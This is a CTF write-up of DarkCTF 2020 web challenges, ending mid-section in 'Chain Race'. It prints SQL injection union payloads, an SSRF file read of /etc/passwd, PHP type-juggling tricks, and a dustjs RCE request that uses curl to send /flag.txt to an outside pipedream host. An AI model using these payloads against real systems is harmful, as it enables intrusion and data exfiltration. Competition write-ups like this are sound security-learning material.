##### Table of Contents
\- [Web](#web)
\- [Source](#source)
\- [So_Simple](#so-simple)
\- [Apache Logs](#apache-logs)
\- [Simple_SQL](#simple-sql)
\- [Dusty Notes](#dusty-notes)
\- [Agent U](#agent-u)
\- [PHP Information](#php-information)
\- [Chain Race](#chain-race)
\- [OSINT](#osint)
\- [Dark Social Web](#dark-social-web)
\- [Forensics](#forensics)
\- [AW](#aw)
\- [Crypto](#crypto)
\- [haxXor](#haxxor)
\- [Misc](#misc)
\- [Minetest 1](#minetest1)
\- [Linux](#linux)
\- [linux starter](#linux-starter)
\- [Secret Vault](#secret-vault)
\- [Squids](#squids)
# Web
## Source
#### Description
>Don't know source is helpful or not !!
### Solution
We get the source code of the challenge (you can see it below):
```php
SOURCE
10000){
echo ('
Correct
darkCTF{}
');
} else {
echo ('
Wrong!
Ohhhhh!!! Very Close
');
}
} else {
echo ('
Wrong!
Nice!!! Near But Far
');
}
} else {
echo ('
Wrong!
Ahhhhh!!! Try Not Easy
');
}
?>
```
In order to get the flag we need to pass the next validations:
```php
$web = $_SERVER['HTTP_USER_AGENT'];
if (is_numeric($web)){
if (strlen($web) < 4){
if ($web > 10000){
echo ('
Correct
darkCTF{}
');
```
\- \$web = \$_SERVER['HTTP_USER_AGENT']; represents the User-Agent header
\- \$web needs to be numeric
\- \$web needs to have a length smaller than 4
\- \$web needs to be bigger than 10000
In PHP, we can provide numbers as exponentials expressions and what I mean by
that are expressions like `5e52222`. This will translate into 5 * 10 ^ 52222.
Knowing this, we fire up Burp, change the `User-Agent` to `9e9` which:
\- is numeric
\- has a length of 3
\- it is equals to 9000000000 which is bigger than 10000
After hitting send we get the flag.
Flag: darkCTF{changeing_http_user_agent_is_easy}
## So_Simple
#### Description
>"Try Harder" may be You get flag manually
>
>Try id as parameter
### Solution
We get a link that displays a simple page that says try harder. The only clue
I could find on how to start finding a vulnarblity was from the description. I
tried a get request with `id` as parameter with the value test and I compared
the result with a request that does not have the parameter.
The left panel contains the response from the request with the `id` parameter
set to `test`.

I noticed that the server responds with an additional `font` tag when the
parameter is present, so I tried an input like `';"//` and I got a MySQL
error. Now it is clear that the parameter is vulnerable to SQL injection.
Below is a table with the payloads that I used and the results. I used as
resource
[PayloadAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md)
repo.
Payload | Result | Summary
\--------|--------|--------
`' union select 1, 2, group_concat("~", schema_name, "~") from information_schema.schemata where '1' = '1` | `~information_schema~,~id14831952_security~,~mysql~,~performance_schema~,~sys~` | Number of columns of current table and databases names
`' union select 1, 2, group_concat("~", table_name, "~") from information_schema.tables where table_schema='id14831952_security` | `~emails~,~referers~,~uagents~,~users~` | Table names from id14831952_security
`' union select 1, 2, group_concat("~", column_name, "~") from information_schema.columns where table_name='users` | `~id~,~username~,~password~,~USER~,~CURRENT_CONNECTIONS~,~TOTAL_CONNECTIONS~` | Column names from table users
`' union select 1, 2, group_concat("~", username, "~") from users where 'a'='a` | `~LOL~,~Try~,~fake~,~its secure~,~not~,~dont read~,~try to think ~,~admin~,~flag~` | Values from column username, table users
`' union select id, password, username from users where username='flag` | `darkCTF{uniqu3_ide4_t0_find_fl4g}` | Got the flag, it was in the password column
Flag: darkCTF{uniqu3_ide4_t0_find_fl4g}
## Apache Logs
#### Description
>Our servers were compromised!! Can you figure out which technique they used
by looking at Apache access logs.
>
>flag format: DarkCTF{}
### Solution
We get a text file with logs of the requests made. For example:
```text
192.168.32.1 - - [29/Sep/2015:03:28:43 -0400] "GET /dvwa/robots.txt HTTP/1.1"
200 384 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/45.0.2454.101 Safari/537.36"
```
Looking into them, we can see that someone makes some login attempts, a
registration and it tries a few endpoints. By the final of the file we have
some SQL injection attempts. There are 3 interesting logs, let us look into
them.
```text
192.168.32.1 - - [29/Sep/2015:03:37:34 -0400] "GET
/mutillidae/index.php?page=user-
info.php&username=%27+union+all+select+1%2CString.fromCharCode%28102%2C+108%2C+97%2C+103%2C+32%2C+105%2C+115%2C+32%2C+83%2C+81%2C+76%2C+95%2C+73%2C+110%2C+106%2C+101%2C+99%2C+116%2C+105%2C+111%2C+110%29%2C3+--%2B&password=&user-
info-php-submit-button=View+Account+Details HTTP/1.1" 200 9582
"http://192.168.32.134/mutillidae/index.php?page=user-
info.php&username=something&password=&user-info-php-submit-
button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
```
Notice that the `username` parameter contains what appears to be a SQLi
payload. URL decoding it gives us `' union all select
1,String.fromCharCode(102, 108, 97, 103, 32, 105, 115, 32, 83, 81, 76, 95, 73,
110, 106, 101, 99, 116, 105, 111, 110),3 --+`. I used Javascript to convert
the integers to characters with the next two lines of code:
```js
let integersArray = [102, 108, 97, 103, 32, 105, 115, 32, 83, 81, 76, 95, 73,
110, 106, 101, 99, 116, 105, 111, 110];
let charactersArray = integersArray.map(nr =>String.fromCharCode(nr));
console.log(charactersArray.join(''));
```
This gave me `flag is SQL_Injection`, but this is not the flag, I tried it.
Let us look further.
```text
192.168.32.1 - - [29/Sep/2015:03:38:46 -0400] "GET /mutillidae/index.php?csrf-
token=&username=CHAR%28121%2C+111%2C+117%2C+32%2C+97%2C+114%2C+101%2C+32%2C+111%2C+110%2C+32%2C+116%2C+104%2C+101%2C+32%2C+114%2C+105%2C+103%2C+104%2C+116%2C+32%2C+116%2C+114%2C+97%2C+99%2C+107%29&password=&confirm_password=&my_signature=®ister-
php-submit-button=Create+Account HTTP/1.1" 200 8015
"http://192.168.32.134/mutillidae/index.php?page=register.php" "Mozilla/5.0
(Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/45.0.2454.101 Safari/537.36"
```
Decoding the payload gives us `CHAR(121, 111, 117, 32, 97, 114, 101, 32, 111,
110, 32, 116, 104, 101, 32, 114, 105, 103, 104, 116, 32, 116, 114, 97, 99,
107)` that represents `you are on the right track`. Cool, let us move forward.
```text
192.168.32.1 - - [29/Sep/2015:03:39:46 -0400] "GET
/mutillidae/index.php?page=client-side-control-challenge.php HTTP/1.1" 200
9197 "http://192.168.32.134/mutillidae/index.php?page=user-
info.php&username=%27+union+all+select+1%2CString.fromCharCode%28102%2C%2B108%2C%2B97%2C%2B103%2C%2B32%2C%2B105%2C%2B115%2C%2B32%2C%2B68%2C%2B97%2C%2B114%2C%2B107%2C%2B67%2C%2B84%2C%2B70%2C%2B123%2C%2B53%2C%2B113%2C%2B108%2C%2B95%2C%2B49%2C%2B110%2C%2B106%2C%2B51%2C%2B99%2C%2B116%2C%2B49%2C%2B48%2C%2B110%2C%2B125%29%2C3+--%2B&password=&user-
info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101
Safari/537.36"
```
Decoding the payload gives us a similar array of numbers that represents `flag
is DarkCTF{5ql_1nj3ct10n}`
Flag: DarkCTF{5ql_1nj3ct10n}
## Simple_SQL
#### Description
>Try to find username and password
>[Link](http://simplesql.darkarmy.xyz/)
### Solution
Going to the provided link and looking at the source code of the page, we can
see the next clue: ` `
Firing up Burp and fuzzing around the `id` parameter, we notice that we can
inject SQL with `1 or 2=2`, getting as a response `Username : LOL Password :
Try `.
I wanted to know what are the first 10 entries, so I went with `id=1` and I
stopped at `id=9` because that entry contains the flag, so no SQLi needed.
Flag: darkCTF{it_is_very_easy_to_find}
## Dusty Notes
#### Description
>Sometimes some inputs can lead to flag
PS :- All error messages are intended
### Solution
We get a link that gives us the next page:

Long story short, we can add and delete notes. Playing with some requests in
Burp I noticed that the cookie changes on every new note added or deleted. It
turns out the cookie stores an array of objects in the next form:
`j:[{"id":1,"body":"Hack this"}]`
I assume this is some kind of serialized value that I need to exploit (not
really, keep reading), but I have no idea what programming language runs on
the server, so I modified the cookie into `j:[{"id":1,"body":"Hack
this"},{"id":1,"body":__FILE__}]` hoping to find out more.
Fortunately, the server responded with an error message that tells us that the
server runs on Node.js.
```text
TypeError: note.filter is not a function
at /app/app.js:96:34
at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)
at next (/app/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)
at /app/node_modules/express/lib/router/index.js:281:22
at param (/app/node_modules/express/lib/router/index.js:354:14)
at param (/app/node_modules/express/lib/router/index.js:365:14)
at Function.process_params
(/app/node_modules/express/lib/router/index.js:410:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:91:12)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params
(/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at urlencodedParser (/app/node_modules/body-
parser/lib/types/urlencoded.js:82:7)
```
However, this doesn't give us much, so fuzzing a bit more I get the next error
message for `j:[{"id":1,"body":["Hack this'"]}]`:
```json
{"stack":"SyntaxError: Unexpected string\n at Object.if
(/home/ctf/node_modules/dustjs-helpers/lib/dust-helpers.js:215:15)\n at
Chunk.helper (/home/ctf/node_modules/dustjs-linkedin/lib/dust.js:769:34)\n at
body_1 (evalmachine.:1:972)\n at Chunk.section
(/home/ctf/node_modules/dustjs-linkedin/lib/dust.js:654:21)\n at body_0
(evalmachine.:1:847)\n at /home/ctf/node_modules/dustjs-
linkedin/lib/dust.js:122:11\n at processTicksAndRejections
(internal/process/task_queues.js:79:11)","message":"Unexpected string"}
```
Looking into this response, I noticed the error is thrown from `dustjs`. I
didn't know about it, but I searched for `dustjs exploit` and I found some
good articles ([here's
one](https://artsploit.blogspot.com/2016/08/pprce2.html)) about a RCE
vulnerability.
It seems that dustjs uses eval for interpreting inputs. However, the library
does sanitize the input if *it is a string*. Providing anything else as input
will let us bypass the sanitization and we can provide an array when creatin a
new message.
I didn't find a way to return the content of the flag inside the response, so
I had to send it to a remote server (I used [pipedream](https://pipedream.com)
as host).
Adjust the payload used in the article, we'll have the next request:
```text
GET
/addNotes?message[]=x&message[]=y'-require('child_process').exec('curl%20-F%20"x%3d`cat%20/flag.txt`"%20https://en5dsa3dt3ggpvb.m.pipedream.net')-'
HTTP/1.1
```
This will make `message` an array, so it will bypass the sanitization, and it
will take the content of `/flag.txt` and send it with curl to my host. Going
to pipedream I can see the flag.

Flag: darkCTF{n0d3js_l1br4r13s_go3s_brrrr!}
## Agent U
#### Description
>Agent U stole a database from my company but I don't know which one. Can u
help me to find it?
>
>http://agent.darkarmy.xyz/
>
>flag format darkCTF{databasename}
### Solution
Going to the given link we see a simple page with a login form. Looking at the
source code we see the next line: `
`.
Using these credentials, the server responds with the same page plus the next
information:
```text
Your IP ADDRESS is: 141.101.96.206
Your User Agent is: Mozilla/5.0 (X11;
Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

```
Based on the challenge title and description I tried to insert some SQL
injection into the User-Agent header.
I used as input `U'"` and got a MySQL error message. Cool.
The error message is: `You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near
'"', '141.101.96.206', 'admin')' at line 1`

From this point on I tried a lot of things like UNION SELECT, GROUP_CONCAT,
type conversion etc., but nothing worked.
In the end, I tried to call a a function that I assumed it doesn't exist and,
since the functions are attached to the database, the response gave me the
name of the database: `ag3nt_u_1s_v3ry_t3l3nt3d`

Flag: darkCTF{ag3nt_u_1s_v3ry_t3l3nt3d}
## PHP Information
#### Description
>Let's test your php knowledge.
>
>Flag Format: DarkCTF{}
>
>http://php.darkarmy.xyz:7001
### Solution
Going to that link we get the source code of a php page. It seems that we need
to pass some conditions in order to get the flag.
First condition:
```php
if (!empty($_SERVER['QUERY_STRING'])) {
$query = $_SERVER['QUERY_STRING'];
$res = parse_str($query);
if (!empty($res['darkctf'])){
$darkctf = $res['darkctf'];
}
}
if ($darkctf === "2020"){
echo "
Flag : $flag
";
}
```

We need to provide a query parameter with the name `darkctf` and the value
`2020`. This will not give us the flag, but the first part of it: `DarkCTF{`
Second condition:
```php
if ($_SERVER["HTTP_USER_AGENT"] ===
base64_decode("MjAyMF90aGVfYmVzdF95ZWFyX2Nvcm9uYQ==")){
echo "
Flag : $flag_1
";
}
```
We need to change the value from User-Agent header to match the decoded value
of `MjAyMF90aGVfYmVzdF95ZWFyX2Nvcm9uYQ==` which is
`2020_the_best_year_corona`. Thill will get use the second part of the flag:
`very_`
Third condition:
```php
if (!empty($_SERVER['QUERY_STRING'])) {
$query = $_SERVER['QUERY_STRING'];
$res = parse_str($query);
if (!empty($res['ctf2020'])){
$ctf2020 = $res['ctf2020'];
}
if ($ctf2020 === base64_encode("ZGFya2N0Zi0yMDIwLXdlYg==")){
echo "
Flag : $flag_2
";
}
}
}
```
We need to provide a query string parameter with the name `ctf2020` and the
value must be the base64 *encoded* value of `ZGFya2N0Zi0yMDIwLXdlYg==`.
This gives us `nice`.
The last thing:
```php
if (isset($_GET['karma']) and isset($_GET['2020'])) {
if ($_GET['karma'] != $_GET['2020'])
if (md5($_GET['karma']) == md5($_GET['2020']))
echo "
Flag : $flag_3
";
else
echo "
Wrong
";
}
```
So, we need to provide two more query parameters: one named `karma` and one
named `2020`. The md5 hash of these two must be equal, but without providing
the same string for both parameters. We could search for a md5 collision,
meaning that we need to find two strings with the same hash, but it is a
simpler way here.
Notice that the hash results are compared with a weak comparison `==` and we
can levarage this by using type juggling in our advantage.
What we want is to find two strings that will have the md5 hash strating with
`0e`. Why is that? Well, the php will try to convert the string into an
integer because of the `e` and the weak comparison. For example, `0e2` will be
onverted into `0 * 10 ^ 2` which is of course 0. So, by exploiting this weak
comparison we want to achive `0 == 0` which will be true.
I took two strings from this [article](https://www.whitehatsec.com/blog/magic-
hashes/) that have the md5 hashes starting with `0e`: `Password147186970!` and
`240610708`
This will give us the rest of the flag: `_web_challenge_dark_ctf}`
Final request from Burp:
Flag: DarkCTF{very_nice_web_challenge_dark_ctf}
## Chain Race
#### Description
>All files are included. Source code is the key.
>
>http://race.darkarmy.xyz:8999
### Solution
The link prompts us with the next page:


Providing an URL, the server returns the content from that address, meaning
that some requests are made in back-end. My first though was that this is a
code injection vulnerability, but that is not the case. Providing as input
`file:///etc/passwd` we can read the content from `/etc/passwd`.
Knowing that we can read files on disk, let us get some. The requests with
URLs are made to `testhook.php`, so that is our first target. Trying
`file:///var/www/html/testhook.php` gives us the source code of `testhook.php`
and tells us that this is the location of the server.
```php
```
So, the value from `$_POST["handler"]` is used to make a request using `curl`.
Researching a little about this module does not give us more than we already
know. Time to go back to the `/etc/passwd` file.
Note the last entry from the file: `localhost8080:x:5:60:darksecret-
hiddenhere:/usr/games/another-server:/usr/sbin/nologin`
This hint suggests that another server is running on port 8080. However, the
server is not exposed externally, so it cannot be accessed with
http://race.darkarmy.xyz:8080.
Let's do a Server-Side Request Forgery by providing as input in the form from
the main page `http://localhost:8080`. This gives us the next source code:
```php
Listen 443
Listen 443
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```
Reading `/etc/apache2/sites-enabled/000-default.conf` gave us the location of
the second server:
```text
DocumentRoot /var/www/html1
```
We can get the content of `index.php`, but not from `flag.php`. However, it
was a nice try.
Coming back to the source code from `http://localhost:8080`:
There are some conditions that we need to pass in order to get the flag. The
first one:
```php
if(!(isset($_GET['user']) && isset($_GET['secret']))){
